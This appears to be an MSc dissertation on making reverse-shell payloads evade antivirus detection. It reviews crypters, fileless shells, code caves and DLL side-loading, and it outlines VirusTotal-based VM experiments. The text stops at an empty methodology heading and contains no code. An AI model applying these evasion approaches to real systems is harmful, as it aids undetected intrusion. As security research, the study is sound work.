PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE

School of
Applied Computing

Crypter Continued - Comparing Shellcode Encryption and DLL Injection to Crypter in efficiency of delivering a payload.

by

Matthew Cragg

Supervisor: Carlene Campbell

Project submitted as part of the requirements for the award of MSc Computer Networks and Cyber Security

September 2023

Declaration of Originality

I, ...Matthew Lewis Cragg………………………………… declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This work has not previously been accepted as part of any other degree submission.

Signed : M. Cragg ....

Date : 9th of September, 2023 ....

FORM OF CONSENT

I ....Matthew Lewis Cragg………………………………… hereby consent that my Project, submitted in candidature for the MSc Computer Networks and Cyber Security degree, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright), and that the title and abstract may be made available to outside organisations.

Signed : M. Cragg ....

Date : 9th of September, 2023 ....

<u>Copyright Acknowledgement</u>

I acknowledge that the copyright of this project report, and any product developed as part of the project, belong to University of Wales Trinity Saint David, Swansea.

Crypter Continued - Comparing Shellcode Encryption and DLL Injection to Crypter in efficiency of delivering a payload.

Matthew Cragg *Cyber Security and Networking (of MSc Year 1)*
Master's Project
University of Wales Trinity St.Davids
Swansea, Wales
Student ID 2207432

CONTENTS

List of Figures

List of Tables

Abstract

The proliferation of computer viruses pose a dangerous threat to our modern society. As we increasingly rely on computers and other intelligent machinery to perform both complex and simple tasks within our daily lives, the security of these devices are of paramount importance. The notable increase in reported computer virus infections each year has been documented by comparitech [8], which claims that seventy-five percent of organisations experienced a malware attack in 2022 alone. This staggering statistic will likely only rise in 2023 and beyond, as only sixty-one percent of companies in 2020 report a malware attack.

This study addresses the persistent threats by attempting to discover new and unresearched vulnerabilities that may continue to linger in our systems. By exploring and exploiting the emerging trend of backdoor exploits, this research seeks to contribute in the defence of our digital infrastructure.

I. Chapter One

A. Introduction

The first successful connection between two computers over what we would now know as the internet was accomplished on January 1, 1983, and it almost immediately sparked a new concern among the researchers of the newly developed world wide web. Security became the forefront question, despite the isolated testing environment that the birth of the internet took place within. Ever since, the war on cyber security has continued.

‘Computer Virus’ was first defined by Fred Cohen in his paper ‘Fred Cohen: Theory and Experiments’. In this paper, he states ‘We define a computer ‘virus’ as a program that can ‘infect’ other programs by modifying them to include a possibly evolved copy of itself. With the infection property, a virus can spread throughout a computer system or network using the authorizations of every user using it to infect their programs. Every program that gets infected may also act as a virus and thus the infection grows [9]’. This type of malware is difficult to prevent and protect against. It is typically considered a losing battle to try and defend against every type of malware at all times, as attackers will always be exploring new methods to exploit and find vulnerabilities within computer systems.

This research paper will explore a category of malware typically referred to as a ’Backdoor Exploit’. These malware applications infect a target machine with malicious code, that when executed, establishes a connection to the attacker. Depending on what type of backdoor exploit has been used, The attacker will usually be allowed to execute commands on the victim’s computer, view the victim’s screen, record all keystrokes and even view through the computer’s webcam, assuming one is connected. Naturally, this type of malware creates evidence of its existence. For example, commands executed through command prompt are usually tracked and recorded through the Windows Active Directory, and screen recordings generate a large amount of network traffic. Due to this, attackers must discover new methods to delivery the malware, known as the ‘Payload’, and find ways of concealing their tracks from antiviruses. Even though techniques exist to bypass Active Directory logging and to halt the application from running at all, it is almost impossible to create a virtually invisible virus, just as it is also impossible to create a fully secure computer.

This paper will focus upon reverse shells. A reverse shell is typically a type of trojan (An application that pretends to be another, derived from the Greek tale of the same name.) that establishes a connection between the victim and the attacker, and concentrates on executing commands through CMD (Command Prompt). From here, the attacker is able to access the computers file directory, escalate privileges to become an Administrator to execute higher privilege commands, create new code, transfer files to and from the victim’s computer, and even delete files. This form of virus is especially dangerous as the attacker is able to copy files to the victim’s machine. In 2014, attackers placed child abuse photos onto a victim’s computer in an attempt to frame the victim of illegal activity [10].

While research with the objective of reducing detection rates of a virus is not a new concept, the majority of research currently focuses upon Crypter encryption, which will be discussed in-depth in the research section. This paper will explore different methods of deploying reverse shells, with the aim of finding another method that will achieve the same detection rate as Crypter encryption. These methods include:

- Binding Applications - The act of combining two applications together, so both .exes are executed when one is opened.
- DLL Side-loading - Replacing a normal DLL with an infected DLL, to execute malware when the DLL is utilised (A DLL’s function will be explained below).
- Shellcode Encryption - Taking malicious code and converting it into assembly code, deploying the application, and then decrypting the result once the payload has been delivered back into the original code.

A DLL file are small library functions used within the Windows operating system that contain code and functions that can be accessed by multiple applications at a time, reducing repeated code. This is used to increase development speed, as an application would not need to write their own functions from scratch if they have already been implemented through a DLL. These small libaries are often used to provide functions for applications, and assist in allowing programs to execute without being bloated with unnecessary code that does not need to be accessed at all times.

B. Aim

The primary focus of this report is to deliver a payload containing malicious code that when executed, creates a reverse shell connection, and try to minimise the detection rates from antiviruses.

C. Objective

The objective of this paper is to:

- Conduct research into the realm of encryption.
- Research various methods used in delivering payloads.
- Successfully deliver a payload stealthily and gain a reverse shell connection with minimal interaction from the victim.
- Analyze previously successful reverse shell attacks in the real world to see how they were conducted.
- Set-up two virtual machines, one acting as an attacker and the other a victim, to conduct controlled experiments within.
- The results of the attacks will be compared to other research papers that have been written on the topics previously.

D. Structure of the Project

This project has been structured into three main parts. The first part will explain the research and work already established within the world of cyber security, and the purpose of this project.

The second segment of the project will outline the work that shall be conducted, and how. It will explain in detail the process each step that has been taken, what has been used in the project, and their purpose.

The final portion of the project will examine the results gathered from the attacks conducted. An analysis of the results will determine if the methods used are as effective in delivering a malicious attack as Crypter, and what can be done to fix potential issues, should they arise. This section will also include a conclusion, which will compare the results to the previous chapters to determine if the project was a success or not.

Chapter one will explore the background of cyber security, reverse shells and what various attacks will be used.

Chapter two will be a literature review, where related articles and media will be examined, read and compared to the project. This will be beneficial as it will allow us to establish where the current research is at.

Chapter three details the research approach and design. This chapter will explain the methodology used to conduct research, the approaches that will be used, and software, hardware and other forms of technology will be required for the experiments to be run.

Chapter four will detail the design and implementation of the experiments. Here, the chapter will explain how the research was conducted, how the experiments were conducted and how they can be replicated.

Chapter five examines the results, and how they compare to the related work outlined earlier in the paper.

Chapter six is the conclusion of the experiment, explaining the results and comparing them to the original objective and aim earlier discussed.

II. Chapter Two - Research and Reflection

A. Introduction

With the intention of gaining a greater level of understanding within the field of cyber security, and more specifically, the field of reverse shells, encryption and malware payload deployment, scholarly papers uploaded to IEEE and Google Scholar were read and consulted. This chapter will review the most relevant and important papers found, as well as other resources used to conduct the experiments. Despite the age of papers, with one even reaching half a decade old, the content and information within remain extremely relevant to the project.

The topic of cyber security is vast, with many different fields and worlds within. As this project focuses on the creation, delivery and deployment of a reverse shell malware, there were a lot of papers to cover. This chapter shall explain, analyse and explore the different applicable papers. The papers will be organised in chronological order, with the intention that any major developments will be noticed.

B. Research

As cyber security as an industry is still a relatively young field in comparison to other technological industries, the vast majority of research published online has either been conducted and published within the past few years, or when the internet was still in its infancy. A wide variety of papers were read and studied, and split into various categories, with each category focused upon a specific topic.

1) General Cyber Security Research: Despite being published twelve years apart, Rajat Subhra Chakraborty et al and M Meraj Ahmed et al both research the topic of viruses being installed on physical hardware, instead of software. ‘Hardware Trojan: Threats and emerging solutions’ was published in 2009 by Rajat Subhra Chakraborty et al explores the possibility of tampered hardware that has a virus pre-installed, either during the fabrication stage or by a third party. Despite its age, the quote ‘Note that there is no single “silver bullet” technique available yet that can be applied to detect all classes of Trojans [11]’ still remain true. However, the paper explores the use of trojans installed in the power supply, or power supply unit. power supply units are constantly being developed and released, and the information given in this paper may no longer be relevant or even possible, as research into creating more efficient power supply units advance yearly.

In 2021, M Meraj Ahmed et al published the paper ‘What Can a Remote Access Hardware Trojan do to a Network-on-Chip?’. As the title suggests, they research the same topic as previously mentioned but on a network chip. They propose a ‘Remote Access Hardware Trojan’ (Or RAHT), and then a solution to defend against such a solution by randomly routing the network traffic, instead of a set path. The attack works ‘Can be simple in functionality such as counting the number of packets traversing the switch over an observation window and sending that information to an external attacker [12]’.

As the world of the internet begins to move towards smart devices, Muthu Senthil et al propose the idea of using smart devices to act as defensive within a network system. In the paper ‘A reliable next generation cyber security architecture for industrial internet of things environment’, Muthu Senthil et al suggest using smart devices between the user and online servers, as shown in figure 1, page 8.




Fig. 1. Proposed next generation cyber security landscape. [1].

However, the paper suggests the use of an identity token which has been cryptographically encrypted. It fails to mention however the security risk if the token has either been forged, stolen or lost. As there is an administrator node between the client and the internet, if the administrator node has been compromised, then the attackers can verify any token they wish, resulting in a severe security risk.

In the paper 'Growth and Commoditization of Remote Access Trojans', the authors Veronica Valeros and Sebastian Garcia research the growth of RATs in the previous few years. While the graph may not be complete due to the hundreds of small and minor RATs developed, or ones developed for private use, figure 2, page 9 demonstrates that the known RAT viruses have increased dramatically in the past decade.




Fig. 2. Graph of known RAT viruses released in the previous few years. [2].

According to the authors, ‘Although the majority of well-known RATs are open source or had their code leaked, sellers commercialise RAT packages. These include the fully undetectable RAT with plugins and its builder. Sellers may sell the RAT once, or may offer subscriptions for a limited time [2]’, showing there is still a huge market for the use, development and defence of remote access trojan, and it is likely to fade soon. The paper does an excellent overview and analysis of all of the major known RATs currently for sale, explaining their use and current state.

2) Reverse Shell: It's quite difficult to find the true origin of reverse shells. There is no hard date on when this method was introduced, but it's undeniably become one of the most popular methods of establishing an unwanted connection between two machines. With their rise in popularity and use, the past few years have seen a lot of exploration into the research and understanding of reverse shells. Keshav Kaushik et al in their paper 'A novel approach to generate a reverse shell: Exploitation and Prevention', states that 'Nothing is known about their characteristics and attack vectors, which makes research and development attempts to fight them challenging [13]', in reference to fileless reverse shells. A new approach to tackling antiviruses, this method of reverse shell attack rely on the shellcode to be hosted online, and only pulled and referenced by the virus when the attack is happening. This main advantage that fileless reverse shells attacks boast is that 'The shellcode instructions never touch the disk and are instead downloaded and executed straight into the memory, thus further reducing detection chances [14]'. This statement originates from the paper 'Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit', written by Andrew Johnson and Rami J. Haddad. In this paper, Johnson and Haddad attempt to bypass signature based antivirus software by generating the shellcode separately, and hosting it online where the antivirus is unable to detect it. Only when the application is executed will the code refer to the remote shellcode and pull, resulting in a 'Reduced detection rate of antiviruses by up to 97%' [14]'. While this number is impressive, this method however will only work against signature based antiviruses.

Koray Açıcı and Güney Uğurlu explain in their paper 'A Reverse Engineering Tool that Directly Injects Shellcodes to the Code Caves in Portable Executable Files' the possibilities of injecting shellcode directly into portable executes [15]. Their proposed method exploits a technique called 'Code Caves', where there are gaps within the executables code and memory. The paper explains how to exploit these code caves, by using an application to inject code into these gaps. The paper lists the advantages and disadvantages of this method, however it failed to mention any detection rate testing, to see just how viable this method is compared to another. It also failed to mention that this method will only work on portable executables, an executable that has been compiled to contain all of the code within the executable. Most modern applications require additional files such as dynamic link libraries, or DLLs, to function, and other code dependencies. The paper doesn't explain or explore the possibility of using the code cave method in these other code dependencies, only in portable executables.

3) Trojan Defense: 'Trojan defence: A forensic view' by Dan Haagman and Byrne Ghavalas is, by today's standards, an old article. Written in 2005, this paper is approaching it's twentieth birthday. However, despite its age, it still explains the concepts of trojans quite well, and the various methods trojans were, and still are used to obscurate themselves from detection. The paper explores the possibility of 'Many Trojans are created by Trojan-making kits, which are often referred to as wrappers because they 'wrap' the functionality of malicious software into other carrier software citeHAAGMAN200523'. This method of hiding viruses and other malicious code has become incredibly widespread, and one of, if not the largest method of delivering payloads to a victim. Naturally, due to the papers age, a lot of the tools mentioned have since become either unavailable or obsolete, and modern solutions should either be found, or created for the attackers need.

4) Trojan Detection: With the intention of hiding malicious code, attackers must first explore how antiviruses detect and uncover viruses, and work around these measures already in place. There are hundreds of different antiviruses on offer, but the vast majority of people only use a specific few. This allows attackers to prepare and test against these antiviruses in advance before deployment.

A common saying within cyber security is 'The attackers always hold the advantage'. This saying has always held true, due to the aforementioned fact that attackers are able to test against the victim's defences and adapt accordingly. Due to this, research into the defence of cyber security runs the risk of quickly becoming out of date. Consequently, research papers on the topic of defence older than a year, or even a few months, should be viewed with some scepticism.

The paper 'An Approach to Detect Remote Access Trojan in the Early Stage of Communication' by Dan Jiang and Kazumasa Omote demonstrates this well.




Fig. 3. ‘Example of network traffic monitoring during the early stage of a RAT virus attack [3]’.

Figure 3, page 11, shows a traffic monitoring tool with the purpose of training a machine learning algorithm to eventually monitor for similar RAT internet traffic, or other abnormalities. ‘Our approach collects packet information in the early stage and then, by means of machine learning algorithms, trains the detection model according to sample data network behaviours. After learning the relationship between network behaviours and their class labels, our approach detect RAT sessions from real communication sessions [3]’. However, since this papers publication, trojan developers have introduced features such as ‘Network Jitters’, a feature that will randomly send a packet at random intervals to mimic a normal applications keep alive protocol. Trojan developers also do not attempt to hide their packet usage, in an attempt to ‘hide in plain sight’.

‘Detecting Remote Access Trojans through External Control at Area Network Borders’ by Shuang Wu et al, begins to explore this topic once more. At the time of writing, this paper is five years old. ‘RATs prefer to design their own heartbeats rather than use the default TCP keep-alive mechanism... Some old or small applications do not have heartbeats to keep them alive [16]’. Shuang Wu et al acknowledge the difference in RAT packets and keep alive protocols, and consider how to use this in their experiments. As a result, they claim ‘Our methods have worked well on real-world traces with a false positive rate of less than 0.6%, which is the best known result in existing research [16]’. This impressive number prove how important it is to consider the web traffic input and output when developing a RAT virus.

A third machine learning model to detect RAT viruses is proposed in the paper ‘A Network Behavior Analysis Method to Detect Reverse Remote Access Trojan’ by Hongyu Zhu et al. In this paper, ‘Instead of inspecting the payload of network traffic, our approach uses only 4 features extracted from TCP headers, making it efficient to detect RAT in real time. The proposed method is mainly based on the fact that reverse RAT sessions are more possible to have short early stages, heartbeat packets, PSH flags and send out more data than normal sessions [17]’. By approaching the issue in this manner, Hongyu Zhu et solves the problem of random jitter fake traffic, and claims ‘Random Forest performs the best with an accuracy of 0.957 [17]’.

As mentioned previously, the issue with research into the detection of viruses allows the developers of those viruses to develop methods of bypassing the detection, and understand where they are being detected, therefore resulting in the research to soon become obsolete.

5) Crypter: As part of their Master's thesis paper, Tasiopoulos Vasileios suggests using a form of encryption called 'Crypter'. In their paper 'Bypassing Antivirus Detection with Encryption', explains that 'The idea behind crypters is simple; There are many forms of malware out there that antivirus packages have already made signatures for, so for making the malwares undetectable we must rewrite them and not use the critical parts of the old ones. What if we could create a program (called crypter) that can encrypt any malware and if it is detected, all that is needed is to change the Crypter [18]'.

Vasileios proposes further in their paper a solution to this method. The infected file is encrypted into a stub file, which is what the antivirus will attempt to scan and seek within its database. Upon finding nothing similar, the antivirus will allow the infected stub file to continue, where it will infect itself into the computer's memory, begin to decrypt, and eventually execute. The end result of this crypter solution is an impressive 0/40 detection rate across various machines. The virus used to test this method was 'Darkcomet', a well-known RAT virus that has since been removed from the internet due to the owner being arrested.

However, Vasileios states in the results section of the paper that 'The crypters output was extensively tested until 0/40 detection rate was succeeded. The solution to this was to use a hex editor and remove anything that we thought would activate antivirus and rescan. When we managed to identify what was causing detection we either changed the function by either encrypting or randomising the names/strings'. This means that the Darkcomet RAT virus had been heavily modified to achieve a perfect undetectable result. If this solution was to be repeated with an unmodified application, the virus would likely have been detected multiple times.

As a result of the solution proposed by Vasileios, a follow-up paper was released by Yousif Ali and Abdul Hameed, called 'Cloud Crypter for bypassing Antivirus'. This paper follows a similar method previously proposed, but this time proposing that the attackers move the virus solution onto a cloud software such as Azure, or Amazon Web Services. According to them, 'Cloud technologies will not only remove Windows dependency for encrypting malware but also enhance the accessibility of Crypter. Cloud crypter will also maintain the history, for instance, encrypted icon files and malware files for individual client. Cloud crypter can be accessed from any geographical proximity as long as one is using Cloud platform [19]'. This cloud solution also boasts a 0/36 detection rate, as all of the files and information are hosted online. The application will be downloaded as an encryption file, and will only decrypt itself when it has been loaded into the memory. Once the application has been loaded into memory, antiviruses will not be able to detect it. However, this paper also states 'If stub sample will measured in antivirus lab then they will be marked as virus [19]', meaning that the antivirus may still detect the stub file upon download and flag as a virus until execution. The main concern with this paper is the lack of payload delivery. To infect a victim's computer, it would require the victim to navigate to the Azure server that the encrypted file is hosted on, and download it from there directly.

Both of these papers serve as the starting point for this project, and are the primary related works for this paper.

6) Other Methods of Bypassing antiviruses: There are possibly countless methods that can be exploited to execute RAT or other viruses without detection. In a system that is as openly modifiable as Windows, almost anything and everything can be used. For example, in the paper 'Reverse Shell via Voice', written by Dominique Illi and Michel Bongard, they explore the possibility of using Skype, a popular VOIP service, to execute a reverse shell. The attack functions by 'A point of contact implemented that manages to establish a SIP connection between two computers and allows an attacker to send and execute shell commands on a victim's computer. The VoIPshell converts all plain text commands and shell outputs to real audio data and transmits the traffic in the RTP payload of the previously established RTP connection. This allows VoIPshell to work even when the connection passes through the POTS at some point [20]'. As Skype relies on the UDP protocol for voice traffic, it requires that both the victim and attacker are on the same network. While this may be an issue for the exploit, the paper is a good example of how any program can be exploited.

'Remote Desktop Backdoor Implementation with Reverse TCP Payload using Open Source Tools for

Instructional Use' by Yaswanth Kolli et al explains how to use Metasploit, an open-source tool built into Kali Linux, to generate and exploit a reverse shell on an unsuspecting computer. The paper however doesn't explain if the exploit was caught by Windows Defender or not. As there was no code obscuration, it was likely found and deleted. Still, the paper explains how the tool can be used and an unsuspecting victim may be attacked [21].

The final paper, 'Evaluation of a Brute Forcing Tool that Extracts the RAT from a Malicious Document File', written by Mamoru Mimura et al, explores using Microsoft Office documents to exploit code. As Microsoft Word allows the use of macros within their files, shellcode, RAT and other types of viruses may be exploited in a document where macros have been enabled. The document explains how macros create a vulnerability within a computer environment, and explains the results found against various antiviruses. It proves that using Microsoft Word macros are still a good payload to delivery a virus.

C. Methodology

This project will use the hypothetico-deductive research method to gain its results. As the bulk of the work is to gather results from various experiments and benchmarks, the results can be compared directly to previously conducted experiments and the hypothesis itself. The experiment will be conducted, tested against the hypothesis, revised and conducted again.

The hypothesis is that 'It is possible to create an invisible backdoor exploit against modern antiviruses'. Therefore, each revision of the experiments will be tested against the hypothesis, the results of the total detection rate. The virus will then be improved or changed in an attempt to achieve a lower detection rate, and repeat.

The detection rate will be established by using an online tool on the website 'VirusTotal.com'. This website allows a file to be scanned by seventy different antiviruses at once, which will speed up the testing process compared to manually installing and scanning the files with each iteration of the virus. The antiviruses that detect the virus will be noted and written, and so each result will be on a scale of zero to seventy.

The antiviruses used on the website are the modern, up to date versions of each application, and use a variety of popular antiviruses, in addition to uncommon programs. This will allow for a wide range of detection results, with the more popular antiviruses often using larger databases of virus signatures to pull from.

The ethical aspect of this project has been debated heavily, and has been questioned during the survey towards the end of this paper. A number of people consider this project unethical due to the development of a virus, however the virus will be kept inside of a virtual machine with no risk of infecting another computer.

As antiviruses are constantly updating and adding to their ever-growing databases of virus signatures, the results that are recorded on one day may change the following, as the virus signature uploaded as a result of this project can now be identified and used by the antivirus if it is scanned again.

III. Chapter Three - Research Methodology

A. Research Overview

This project will research new methods of code Obscurification, as well as new methods of avoiding detection of antivirus softwares. As computers continue to evolve and become more complex machines, the need for proper protection must evolve simultaneously. In an attempt to explore new ways of avoiding detection, by exploiting these vulnerabilities they can then be fixed and updated.

B. Research Methodologies

The applied research approach shall be used to gain a better understanding of how well the malware functions on the victim machine. As the virus will be compared to other malware researched and developed in other studies, the approach of applied research shall allow a comparison between the two studies and benchmark their results against one another.

The process will involve benchmarking various methods of development against one another, including detection results, network traffic, and effectiveness of payload delivery. As the aim of this project is to try and develop a malware that has very little chance of detection, iteration shall be important and each version shall be compared to the last.

The project shall also deploy a survey to better understand the current state of malware practice and knowledge to those outside of a cyber security field.

C. Philosophies

For this project, pragmatism shall be the main philosophy. As the virus shall require change and iteration, there will be multiple different method designs, with each one changing every time the virus is updated. The first and last virus version may be targeting a different application or method of backdoor exploit, for example.

The results shall both be quantitative and qualitative. The quantitative results shall be the antivirus detection rates, amount of network traffic being sent, and the qualitative results shall be derived from the survey, and how effective the payload delivery is.

D. Approach

To ensure the malware is only run in a secure, safe environment, virtual machines shall be used to emulate a victim and attacker computer. The victim machine will be running Windows 10, and the attacking virtual machine shall use Kali Linux, to use Metasploit and other tools built-in.

The website VirusTotal shall be used to scan the files for viruses. VirusTotal scans files using roughly seventy different antiviruses simultaneously, which will speed up the analysis section of the research.

E. Strategies

